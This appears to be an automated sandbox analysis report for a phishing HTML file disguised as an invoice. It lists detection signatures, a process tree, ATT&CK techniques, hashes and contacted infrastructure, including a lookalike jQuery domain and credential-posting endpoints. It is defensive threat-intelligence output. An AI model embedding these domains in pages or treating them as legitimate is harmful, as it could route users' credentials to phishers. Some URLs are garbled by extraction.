ID: 626429
Sample Name: INVOICE03800838-93U8REMIT903904989304.HTML
Cookbook: default.jbs
Time: 01:24:31
Date: 14/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

INVOICE03800838-93U8REMIT903904989304.HTML


Overview

General Information

Sample Name:	INVOICE03800838-93U8REMIT903904989304.HTML
Analysis ID:	626429
MD5:	c01949c2398a23..
SHA1:	fe52336b5c1ba1..
SHA256:	ce76216ad908ae..
Infos:	



Detection




HTMLPhisher

Score:	60
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected HtmlPhish10
- Found C&C like URL pattern
- HTML document with suspicious title
- HTML document with suspicious na…
- Invalid 'forgot password' link found
- HTML body contains low number of …
- Invalid T&C link found
- IP address seen in connection with …
- None HTTPS page querying sensitiv…
- Internet Provider seen in connection…
- No HTML title found

Classification



Process Tree

- **System is w10x64**
- chrome.exe (PID: 6352 cmdline: C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --enable-automation "C:\Users\user\Desktop\INVOICE03800838-93U8REMIT903904989304.HTML MD5: C139654B5C1438A95B321BB01AD63EF6)
  - chrome.exe (PID: 6508 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1612,6768803995754101129,222923917044631795,131072 --lang=en-US --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1932 /prefetch:8 MD5: C139654B5C1438A95B321BB01AD63EF6)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

HTML

Source	Rule	Description	Author	Strings
12440.0.pages.csv	JoeSecurity_HtmlPhish_10	Yara detected HtmlPhish_10	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

Phishing

Yara detected HtmlPhish10

Networking

Found C&C like URL pattern

System Summary


HTML document with suspicious title

HTML document with suspicious name

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation	Path Interception	1 Process Injection	3 Masquerading	OS Credential Dumping	System Service Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Process Injection	LSASS Memory	Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	3 Non-Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 4 Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 Ingress Tool Transfer	SIM Card Swap		Carrier Billing Fraud


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
INVOICE03800838-93U8REMIT903904989304.HTML	2%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\6352_387746153_platform_specific\x86_64\pnacl_public_x86_64_ld_nexe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\6352_387746153_platform_specific\x86_64\pnacl_public_x86_64_ld_nexe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\6352_387746153_platform_specific\x86_64\pnacl_public_x86_64_pnacl_llc_nexe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\6352_387746153_platform_specific\x86_64\pnacl_public_x86_64_pnacl_llc_nexe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\6352_387746153_platform_specific\x86_64\pnacl_public_x86_64_pnacl_sz_nexe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\6352_387746153_platform_specific\x86_64\pnacl_public_x86_64_pnacl_sz_nexe	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
code.jquery.com.de	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://dns.google	0%	URL Reputation	safe	
http://https://code.jquery.com.de/ip.php	0%	Avira URL Cloud	safe	
http://https://code.jquery.com.de/post.php	0%	Virustotal		Browse
http://https://code.jquery.com.de/post.php	0%	Avira URL Cloud	safe	
http://https://code.jquery.com.de/jquery-3.5.1.min.js	0%	Avira URL Cloud	safe	
http://https://kryptokingtrading.com/webapp/data.php	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
d26p066pn2w0s0.cloudfront.net	13.224.103.60	true	false		high
accounts.google.com	172.217.168.45	true	false		high
clients.l.google.com	142.250.203.110	true	false		high
code.jquery.com.de	38.34.185.163	true	true	• 0%, Virustotal, Browse	unknown
clients2.google.com	unknown	unknown	false		high
logo.clearbit.com	unknown	unknown	false		high

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
file:///C:/Users/user/Desktop/INVOICE03800838-93U8REMIT903904989304.HTML	true		low
http://https://code.jquery.com.de/ip.php	false	• Avira URL Cloud: safe	unknown
http://https://clients2.google.com/service/update2/crx?os=win&arch=x64&os_arch=x86_64&nacl_arch=x86-64&prod=chromecrx&prodchannel=&prodversion=85.0.4183.121&lang=en-US&acceptformat=crx3&x=id%3Dnmmhkkegccagdldgiimedpiccmgmieda%26v%3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1&x=id%3Dpkedcjkdefgpdelpbcmbmeomcjbeemfm%26v%3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1	false		high
http://https://accounts.google.com/ListAccounts?gpsia=1&source=ChromiumBrowser&json=standard	false		high
http://https://code.jquery.com.de/post.php	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://logo.clearbit.com/condenast.com	false		high
http://https://code.jquery.com.de/jquery-3.5.1.min.js	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dns.google	bb37dd08-61d9-4b73-8766-78a247b93df4.tmp.1.dr, e17edae4-b2e7-4002-b37d-2d5696f0f850.tmp.1.dr, fc6054c0-36cb-491f-9bfa-d522ecb6b6c8.tmp.1.dr, 90c81b4a-8fee-47b7-a906-2e0108701704.tmp.1.dr	false	• URL Reputation: safe	unknown
http://https://github.com/google/closure-library/wiki/goog.module:-an-ES6-module-like-alternative-to-goog.p	craw_window.js.0.dr, craw_background.js.0.dr	false		high
http://https://www.google.com/intl/en-US/chrome/blank.html	craw_background.js.0.dr	false		high
http://https://ogs.google.com	e17edae4-b2e7-4002-b37d-2d5696f0f850.tmp.1.dr, 90c81b4a-8fee-47b7-a906-2e0108701704.tmp.1.dr	false		high
http://https://www.google.com/images/cleardot.gif	craw_window.js.0.dr	false		high
http://https://play.google.com	e17edae4-b2e7-4002-b37d-2d5696f0f850.tmp.1.dr, 90c81b4a-8fee-47b7-a906-2e0108701704.tmp.1.dr	false		high
http://https://payments.google.com/payments/v4/js/integrator.js	craw_window.js.0.dr, manifest.json.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://chromium.googlesource.com/a/native_client/pnacl-llvm.git	pnacl_public_x86_64_libpnacl_irt_shim_dummy_a.0.dr	false		high
http://https://sandbox.google.com/payments/v4/js/integrator.js	craw_window.js.0.dr, manifest.json.0.dr	false		high
http://https://www.google.com/images/x2.gif	craw_window.js.0.dr	false		high
http://https://accounts.google.com/MergeSession	craw_window.js.0.dr	false		high
http://llvm.org/):	pnacl_public_x86_64_pnacl_sz_nexe.0.dr, pnacl_public_x86_64_pnacl_llc_nexe.0.dr	false		high
http://https://www.google.com	e17edae4-b2e7-4002-b37d-2d5696f0f850.tmp.1.dr, 90c81b4a-8fee-47b7-a906-2e0108701704.tmp.1.dr	false		high
http://https://www.google.com/images/dot2.gif	craw_window.js.0.dr	false		high
http://https://code.google.com/p/nativeclient/issues/entry%s:	pnacl_public_x86_64_ld_nexe.0.dr	false		high
http://https://code.google.com/p/nativeclient/issues/entry	pnacl_public_x86_64_ld_nexe.0.dr	false		high
http://https://accounts.google.com	e17edae4-b2e7-4002-b37d-2d5696f0f850.tmp.1.dr, 90c81b4a-8fee-47b7-a906-2e0108701704.tmp.1.dr	false		high
http://https://kryptokingtrading.com/webapp/data.php	INVOICE03800838-93U8REMIT903904989304.HTML	false	• Avira URL Cloud: safe	unknown
http://https://clients2.googleusercontent.com	e17edae4-b2e7-4002-b37d-2d5696f0f850.tmp.1.dr, 90c81b4a-8fee-47b7-a906-2e0108701704.tmp.1.dr	false		high
http://https://apis.google.com	e17edae4-b2e7-4002-b37d-2d5696f0f850.tmp.1.dr, 90c81b4a-8fee-47b7-a906-2e0108701704.tmp.1.dr	false		high
http://https://www.google.com/accounts/OAuthLogin?issueuberauth=1	craw_window.js.0.dr	false		high
http://https://www.google.com/	manifest.json.0.dr	false		high
http://https://www-googleapis-staging.sandbox.google.com	craw_window.js.0.dr, craw_background.js.0.dr	false		high
http://https://chromium.googlesource.com/a/native_client/pnacl-clang.git	pnacl_public_x86_64_libpnacl_irt_shim_dummy_a.0.dr	false		high
http://https://clients2.google.com	e17edae4-b2e7-4002-b37d-2d5696f0f850.tmp.1.dr, 90c81b4a-8fee-47b7-a906-2e0108701704.tmp.1.dr	false		high
http://https://clients2.google.com/service/update2/crx	manifest.json0.0.dr, manifest.json.0.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.217.168.45	accounts.google.com	United States		15169	GOOGLEUS	false
13.224.103.60	d26p066pn2w0s0.cloudfront.net	United States		16509	AMAZON-02US	false
239.255.255.250	unknown	Reserved		unknown	unknown	false
38.34.185.163	code.jquery.com.de	United States		174	COGENT-174US	true
142.250.203.110	clients.l.google.com	United States		15169	GOOGLEUS	false

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	626429
Start date and time: 14/05/202201:24:31	2022-05-14 01:24:31 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 49s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	INVOICE03800838-93U8REMIT903904989304.HTML
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	31
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal60.phis.troj.winHTML@27/120@5/7
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .HTML • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, backgroundTaskHost.exe, UsoClient.exe, audiodg.exe, BackgroundTransferHost.exe, UpdateNotificationMgr.exe, WMIADAP.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Created / dropped Files have been reduced to 100
- Excluded IPs from analysis (whitelisted): 172.217.168.14, 74.125.162.136, 142.250.203.99, 173.194.182.103
- Excluded domains from analysis (whitelisted): fs.microsoft.com, r2.sn-4g5ednld.gvt1.com, settings-win.data.microsoft.com, clientservices.googleapis.com, r2---sn-4g5ednld.gvt1.com, arc.msn.com, r3.sn-4g5ednde.gvt1.com, ris.api.iris.microsoft.com, go.microsoft.com, r4---sn-4g5edn6k.gvt1.com, redirector.gvt1.com, store-images.s-microsoft.com, login.live.com, r5---sn-4g5lzned.gvt1.com, r3---sn-4g5ednde.gvt1.com, sls.update.microsoft.com, update.googleapis.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, www.gstatic.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtOpenFile calls found.
- Report size getting too big, too many NtSetInformationFile calls found.
- Report size getting too big, too many NtWriteVirtualMemory calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Program Files\Google\Chrome\Application\Dictionaries\en-US-9-0.bdic

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	451603
Entropy (8bit):	5.009711072558331
Encrypted:	false
SSDEEP:	12288:ZHfRTyGZ6lup8Cfrvq4JBPKh+FBlESBw4p6:NfOCzvRKhGvwJ
MD5:	A78AD14E77147E7DE3647E61964C0335
SHA1:	CECC3DD41F4CEA0192B24300C71E1911BD4FCE45
SHA-256:	0D6803758FF8F87081FAFD62E90F0950DFB2DD7991E9607FE76A8F92D0E893FA
SHA-512:	DDE24D5AD50D68FC91E9E325D31E66EF8F624B6BB3A07D14FFED1104D3AB5F4EF1D7969A5CDE0DFBB19CB31C506F7DE97AF67C2F244F7E7E8E10648EA8321101
Malicious:	false
Reputation:	high, very likely benign file
Preview:	BDic.... ....6...."..Z..4g....6.2...{/...3...5....AF 1363.AF nm.AF pt.AF n1.AF p.AF tc.AF SM.AF M.AF S.AF MS.AF MNR.AF GDS.AF MNT.AF MH.AF MR.AF SZMR.AF MJ.AF MT.AF MY.AF MRZ.AF MN.AF MG.AF RM.AF N.AF MV.AF XM.AF DSM.AF SD.AF G.AF R.AF MNX.AF MRS.AF MD.AF MNRB.AF B.AF ZSMR.AF PM.AF SMNGJ.AF SMN.AF ZMR.AF SMGB.AF MZR.AF GM.AF SMR.AF SMDG.AF RMZ.AF ZM.AF MDG.AF MDT.AF SMNXT.AF SDY.AF LSDG.AF LGDS.AF GLDS.AF UY.AF U.AF DSGNX.AF GNDSX.AF DSG.AF Y.AF GS.AF IEMS.AF YP.AF ZGDRS.AF XGNVDS.AF UT.AF GNDS.AF GVDS.AF MYPS.AF XGNDS.AF TPRY.AF MDSG.AF ZGSDR.AF DYSG.AF PMYTNS.AF AGDS.AF DRZGS.AF PY.AF GSPMDY.AF EGVDS.AF SL.AF GNXDS.AF DSBG.AF IM.AF I.AF MDGS.AF SMY.AF DSGN.AF DSLG.AF GMDS.AF MDSBG.AF SGD.AF IY.AF P.AF DSMG.AF BLZGDRS.AF TR.AF AGSD.AF ZGBDRSL.AF PTRY.AF ASDGV.AF ASM.AF ICANGSD.AF ICAM.AF IKY.AF AMS.AF PMYTRS.AF BZGVDRS.AF SDRBZG.AF GVMDS.AF PSM.AF DGLS.AF GNVXDS.AF AGDSL.AF DGS.AF XDSGNV.AF BZGDRS.AF AM.AF AS.AF A.AF LDSG.AF AGVDS.AF SDG.AF LDSMG.AF EDSMG.AF EY.AF DRSMZG.AF PRYT.AF LZ

C:\Users\user\AppData\Local\Google\Chrome\User Data\02bc261e-0684-4c4d-a8e9-1c14a8a2419a.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe

File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	195953
Entropy (8bit):	6.044468082787523
Encrypted:	false
SSDEEP:	3072:A2u8ttIkp++ThccJGe2NY7Z5gRUT/Ylb5FcbXafIB0u1GOJmA3iuRd:Httj+tcJGFkZmRxaqfIlUOoSiuRd
MD5:	1EED266743E04F2CBB149D5314A659DC
SHA1:	BEE4ED4A9BE5D1C7E3BE89DE55BF6E4FACE3B99C
SHA-256:	9FF65266587A08978171A8584A79BEBB2A9F095FB835D51DCA1B6F25515858FD
SHA-512:	F16E3415A8DDC9153C3BB59B13A8B34D2C838BD7AC58FE20A96DA6127F8F47E794508FC42D27CD755627B30BB59A4FEB24DFEA81930B7046A0DAAE5620D18320
Malicious:	false
Reputation:	low
